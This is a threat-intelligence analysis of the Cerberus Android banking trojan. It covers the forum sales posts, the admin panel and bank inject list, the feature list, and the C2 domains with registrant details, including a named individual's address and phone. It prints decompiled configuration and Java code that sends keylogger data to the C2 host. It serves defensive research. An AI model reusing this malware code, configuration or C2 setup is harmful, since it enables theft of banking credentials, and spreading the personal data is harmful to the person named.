Leashing Cerberus

Overview

Cerberus is an Android banking trojan first reported on by ThreatFabric in June 2019 that may have been active since at least 2017. The malware is for sale on a Russian hacking forum called xss[.]is where the actors behind its development are selling licenses for the service from $4000 – $12000. This new malware-as-a-service may have filled the void for actors who require Android malware rental services like Anubis and Red Alert which have ceased to exist. ThreatFabric analysts point out that the malware activates when victims move around, triggering the accelerometer inside the device. Cerberus lies dormant until the pedometer (measuring step count) reaches a certain amount of steps. It also alters the lure depending on the Android package name, for example, capturing banking details or mail credentials. Cerberus does not share code with Anubis or other Android banking trojans and appears to have been newly written.[1]

Anomali Threat Research (ATR) in joint partnership with the Information Security function within a major European Financial Institution, have undertaken analysis on Cerberus in an effort to complement the existing findings which have been presented by others in the community, and to further help defenders in understanding the threat and capability of this Android banking trojan.

Malware-as-a-Service


Cerberus is being sold in the Russian hacking forum xss[.]is. The forum was created in 2018 and is the new version of DaMaGeLab[.]org[2]; a previously well known hacking forum run by the founders of Exploit[.]in[3]. A member of the hacking forum XSS[.]is going by the name of Android, has a Premium account and is shown in Figure 1 advertising access to the Cerberus Android bot. The Cerberus malware is named after the Greek, three headed, mythological creature which guards the entrance of the underworld ruled by Hades.

The advert shown in Figure 2 is selling licenses for Cerberus from $4000 depending on how long customers wish to have it for. As shown in Figure 2 the cost for each license is as follows:

[1] ThreatFabric, "Cerberus - A new banking Trojan from the underworld", accessed October 31, 2019, published June, 2019, https://www.threatfabric.com/blogs/cerberus-a-new-banking-trojan-from-the-underworld.html

[2] Insights, "The Dark Side of Russia; How New Internet Laws and Nationalism Fuel Russian Cybercrime", accessed October 31, 2019, published unknown, https://wow.intsights.com/rs/071-ZWD-900/images/DarkSideofRussia.pdf.

[3] Photon Research Team, "Dark Web Monitoring: The Good, The Bad, and The Ugly", Digital Shadows, accessed October 31, 2019, published September 11, 2019, https://www.digitalshadows.com/blog-and-research/dark-web-monitoring-the-good-the-bad-and-the-ugly/



ANDROID
Premium
Premium
registration: 06/20/2019
Messages: 72
Reaction Evaluation: 33
Points: 24


06/23/2019

Cerberus is an android bot that has been working in private for the past 2 years. Now we decided to get out of private, to search for partners.

For a detailed description, write to the PM.

Tests only on your devices, the guarantor at your expense.

Figure 1. A screenshot of the Cerberus Advertisement post made on June 23rd 2019


Spoiler: Bot features
Spoiler: Bot properties
Spoiler: The bot transfers data to the server where it is displayed in the administration panel
Spoiler: Features of the administration panel
A complaint

pw0ned, bymajor, Mskgarik and 5 more

ANDROID
Premium
Premium
registration: 06/20/2019
Messages: 72
Reaction Evaluation: 33
Points: 24

06/25/2019

EN

Bot license cost:

- 3 months - $ 4,000
- 6 months - $ 7,000
- 12 months - $ 12,000

Without moneyback. We work only through the guarantor. If you need a test, we will make a test APK for the test on your devices.

jabber1: androidsupport@thesecure.biz
jabber2: androiddev@thesecure.biz
[OTR \ PGP]

>>> Cerberus All Android BOT <<<


pw0ned, Mskgarik and AlexanderBell

Figure 2. A screenshot of a forum post detailing the cost of a license for renting Cerberus

- 3 months — $4,000,
- 6 months — $7,000,
- 12 months — $12,000


It is unknown as to how profitable Cerberus has been thus far from a licensing revenue perspective for the authors and the connected cyber criminals.

The actors behind the Cerberus malware-as-a-service advertise on Twitter to showcase their product. Their twitter account @AndroidCerberus was created in June 2019, the same month they advertised the malware on XSS[.]is. The Twitter account has posts showing the Cerberus Admin panel with test APK infections and an injects list providing examples of potential victims. They have also developed an APK builder and an inject generator for the threat



ID							Date infection	Comment	
d1xgrjykyplh0g4ho	8.1.0	TEST	🇩🇪	1d	🏛 1	[redacted]	2019-06-21 18:47	Мёртвый бот	□ ⓘ ⚙
u1frksjxdwej8pno3	8.1.0	TEST	🇩🇪	17h	🏛 1	[redacted]	2019-06-22 15:14		□ ⓘ ⚙
erhc8335xmqrdr42s	8.1.0	TEST	🇺🇸	12h	🏛	[redacted]	2019-06-22 20:58		□ ⓘ ⚙
klhv947uy2vdv327a	8.1.0	TEST	🇺🇸	12h	🏛 1	[redacted]	2019-06-22 21:02		□ ⓘ ⚙

Figure 3. Screenshot of the Cerberus admin panel


Cerberus
Main
Bots
Bank Logs
CC Logs
Mail logs
Inject list
Settings
Bots: 4 | Online: 0 | Offline: 4 | Dead: 0
Banks: 4 | Cards: 2 | Mails: 4
Cerberus Android Bot 1.5.0.9
Inject list

App name	HTML	ICON	
grabCC	✓	✓	🗑
grabMails	✓	✓	🗑
com.att.myWireless	✓	✓	🗑
com.chase.sig.android	✓	✓	🗑
com.clairmail.fth	✓	✓	🗑
com.discoverfinancial.mobile	✓	✓	🗑
com.infonow.bofa	✓	✓	🗑
com.konylabs.capitalone	✓	✓	🗑
com.usaa.mobile.android.usaa	✓	✓	🗑
com.usbank.mobilebanking	✓	✓	🗑
com.wf.wellsfargomobile	✓	✓	🗑

Add new Inject
App Name
com.android.app
HTML File:
Browse... No file selected.
Select only *.html files.
PNG Icon File:
Browse... No file selected.
Support only *.png format.
Add inject

Figure 4. Screenshot of an injects list on offer for Cerberus


actor's convenience. The actor's Twitter account also states that their starter kits come prepackaged with injections for USA, France, Turkey and Italy. From one of the samples Anomali Threat Research analysed, the injections spanned targets across 16 countries (Figure 17). Figures 3 and 4 show screenshots of the admin panel, and which also show a version number for the bot of: 1.5.0.9.

The Cerberus Twitter account (@AndroidCerberus) shows that they are claiming to be from Ukraine. In the XSS.is posts and in the groups twitter posts they have communicated several forms of contact information.

Jabber addresses:

- androidsupport@thesecure.biz
- androiddev@thesecure.biz
- androidsupport2@thesecure.biz

The



URL Connect:

Launch Bot By Device Activity(0-1000): 0

Name Application:

Tag:

Name Admin Device:

Key Access:

Name Accessibility Service:

Icon: Browse... No file selected.

Mini Crypt APK: □

Testing Mode: □

Debug: □

Figure 5. Screenshot from a Twitter post showing Cerberus APK builder


Analysis

Cerberus authors have listed the following as features of their Android information stealing trojan:

- Sending SMS
- Interception SMS
- Hidden interception of SMS
- Device lock
- Mute sound
- Keylogger (messengers, WhatsApp, telegram secret, banks, etc., except browsers!)
- Execution of USSD commands
- Call forwarding
- Opening the fake page of the bank
- Run any installed application
- Push Bank Notification (Auto Push - determines which bank is installed)
- Open url in browser
- Get all installed applications
- Get all the contacts of their phone book
- Get all saved SMS
- Remove any application
- Self-destruct bot
- Automatic confirmation of rights and permissions
- A bot can have several spare url to connect to the server
- Injects (html + js + css, download to the device and run from disk, poor connection or lack of internet will not affect the operation of injects)
- Grabber cards
- Grabber mail
- Automatic inclusion of injections through the time specified in the admin panel
- Automatically shut off Google Play Protect + disconnect after the time specified in the admin panel
- Anti-emulator (Bot starts working after device activity)

Information sent to the server of an admin panel:

- Unique bot ID
- Android version
- Build marking
- Country + language which is set in the device settings



No files selected. Addidional css files
No files selected. Addidional js files
CUSTOM TITLE PAGE Title page
No file selected. Replace logo
DEFAULT LOGIN TEXT Write you login text
DEFAULT PASSWORD TEXT Write you password text
DEFAULT SIGN IN Write you text on login button
CUSTOM_LINK_TEXT Write you link text - link active, but href=#


DEFAULT LOGIN TEXT
DEFAULT PASSWORD TEXT
CUSTOM_LINK_TEXT

Figure 6. Screenshot of the Cerberus inject generator which targets the bitcoin wallet and exchange service organisation Coincheck

- Last bot activity
- Screen status (on / off)
- Google Play Protect Status
- Accessibility service status
- Status of Administrator Rights
- Receive state of the main module
- Status of hidden SMS interception
- Availability of bank logs, cards and mail!
- List of established banks
- IP device
- Date of infection of the device
- Device model
- Operator
- Battery charge status
- Cell number holder
- Phone activity (Determining the presence of an emulator)

Anomali Threat Research undertook analysis and upon decompilation (92aa486aee73546da0a5e15 3036b3ab8fd8a29525eb4a4885f1e9952fc2df0d0) the Cerberus APK defined the C2 information within the "settings.xml" file. The APK calls out to the following domains:

- brickgeld24k[.]su
- brickgeld25sk[.]su
- brickgeld001kz[.]su
- brickgeld049ik[.]su



```
ZkMGM0YzUzNGYxZDg2NzFlNzk5NDJkMzRmYTZkYzVmODdiNzFlNzJkYTg4OTNmZTlhZDMzOGZiMzM4YmQ0MTI3YzhiN2RlZDQzN2ZkMTRiNTdkOThmMWZiNzZlYzk3MTViMjE0NGU3OTkzZWIyYjFlZGQ4NzY1NjIzZDYwY2Z
DVhN2UzNmI3ZjZlZjc2OWFhYzU4ODZjZWU4NjFiM2M5ZDY3ZWNhNDgzZTQ0MTZjMTA4OWI4M2RhN2ZmMjNlMDNhNDBkM2RjNDIwOWMyZDYxMTk0OWUwZTBiNGZlMWM5OGFiNDU2NzFjNmVmYmFhZWMwZTBjYmJmNGZiOTRhOT
NDU1ZjY2NDkwZjMxMmY5ZmUxMmZiYmEyNTRkMWQ5NWFmZjUyYzNhOTBhZDdhNTJlYmY3NjhmOTQ2OTUwYjZmOTQzNDg1NTE1ODU0ZmIxMzIwOTBhNWQ5Njg1OTA4NGE3MmZkYTYzYmRjM2M2OWNhZjIyNDljNTFiYjc0NTNkM
wNTM2OTcxYWUxYWZkZDRlYzgxMzU2MGQ0MGEwMDcxNGM1MDBlOGNiN2Q2Yzc5NmVhZWU5ZmQzZWEyY2RkYmU5NmQ0Njk4YTc0ODY0ZTU=&#9;&#13;&#10;&#13;&#10;    </string>
   <string name="statProtect">0</string>
   <string name="logsSavedSMS"></string>
   <string name="logsApplications"></string>
   <string name="getPermissionsToSMS"></string>
   <string name="||no||"></string>
   <string name="packageNameActivityInject">bind.guard.chaos.ptjxaprdlzdsnn.eyjl</string>
   <string name="lockDevice">0</string>
   <string name="activityAccessibilityVisible">1</string>
   <string name="startInstalledTeamViewer">1</string>
   <string name="whileStartUpdateInection"></string>
   <string name="hiddenSMS">0</string>
   <string name="schetAdmin">72</string>
   <string name="urlAdminPanel">http://brickgeld24k.su</string>
   <string name="icon_||no||"></string>
   <string name="idbot">ob6zm34gookec65yi</string>
   <string name="statCards">0</string>
   <string name="timeProtect">600</string>
   <string name="inj_start">0</string>
   <string name="app_inject"></string>
   <string name="display_width">1440</string>
   <string name="logsContacts"></string>
   <string name="checkProtect">0</string>
   <string name="offSound">0</string>
   <string name="urls">http://brickgeld24k.su,,http://brickgeld24k.su,http://brickgeld25sk.su,http://brickgeld001kz.su,http://brickgeld049ik.su</string>
   <string name="activeInjection">0</string>
   <string name="statDownloadModule">1</string>
   <string name="getIdentifier">2130968576</string>
   <string name="statusInstall"></string>
   <string name="schetBootReceiver">76</string>
   <string name="initialization">good</string>
   <string name="packageName">cute.huge.wrist</string>
   <string name="key">sfhSOIDusdigfYGD</string>
   <string name="startpush"></string>
   <string name="timeInject">-2</string>
   <string name="killApplication"></string>
   <string name="dataKeylogger"></string>
   <string name="timeMails">-2</string>
   <string name="LogSMS">(pro31)  | onAccessibilityEvent java.lang.NullPointerException: Attempt to invoke interface method 'java.lang.String
ava.lang.CharSequence.toString()' on a null object reference::endLog::(pro31)  | onAccessibilityEvent java.lang.NullPointerException: Attempt to invoke interface method
java.lang.String java.lang.CharSequence.toString()' on a null object reference::endLog::(pro31)  | onAccessibilityEvent java.lang.NullPointerException: Attempt to invoke
```

Figure 7. Screenshot of "settings.xml" Cerberus sample





Figure 8. Anomali ThreatStream exploration of the brickgeld24k[.]su indicator

Brickgeld24k[.]su resolves to the IP address 161.117.85[.]153 (AS 45102 — Alibaba (China) Technology Co., Ltd.), the domain was registered on the 8th of September 2019 by the registrant alex.kitai[a]gmail.com under the registrar REGRU-SU. The IP is based in Singapore. The other C2 domains did not resolve at the time of analysis.

The registrant email address (alex.kitai@gmail.com) is found to have registered multiple domains. Historical registrant information on the publicly available service domainbigdata[.]com connects this email to a Russian physical address, and the name "Georgii Mitisov".


This registrant email address is connected to a wide range of malicious domains and is recognised as



alex.kitai@gmail.com is associated to this person

Name	Georgii Mitisov	is associated with 68 domains
Organization	Private Person	is associated with 100+ domains
Address	nevski pr 189 kv 99	map
City	spb	
State	lenengradskaya obl	
Country	Russian Federation	
Phone	+7.9148811788	
Fax	+7.4955801111	
Private	no	

Figure 9. Suspected ownership of the registrant email "alex.kitai[a]gmail.com"




```
/* renamed from: c */
public final String mo414c(Context context, String str, String str2) {
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put("idbot", str2);
        jSONObject.put("logs", str);
        mo408a();
        StringBuilder sb = new StringBuilder();
        this.f496a.getClass();
        sb.append("action=sendKeylogger&data=");
        sb.append(mo425h(context, jSONObject.toString()));
        return mo427i(context, mo423g(context, sb.toString()));
    } catch (JSONException e) {
        this.f496a.getClass();
        StringBuilder sb2 = new StringBuilder("(MOD26)  | sendLogsKeylogger ");
        sb2.append(e.toString());
        sb2.append("::endLog::");
        mo428i(context, str: "LogSMS", sb2.toString());
        return "";
    }
}
```

Figure 10. Code snippet of keylogged information being placed into a JSON object

belonging to a threat actor, Anomali Threat Research suspect this is not a throw away email address.

The following displays captured Cerberus code snippets which were further analysed. The depicted functionality below, Figure 10, shows the SMS functionality which would be of high Cerberus operator value for those victims who use SMS as part of their banking multi-factor authentication.

The following, Figure 12, shows the Cerberus authors



```
Input SMS: <SMS Address> Text: CUSTOMMEGAFONTEST :: endLog
:: Input SMS: <SMS Address> Text: CUSTOMCHINATEST :: endLog ::
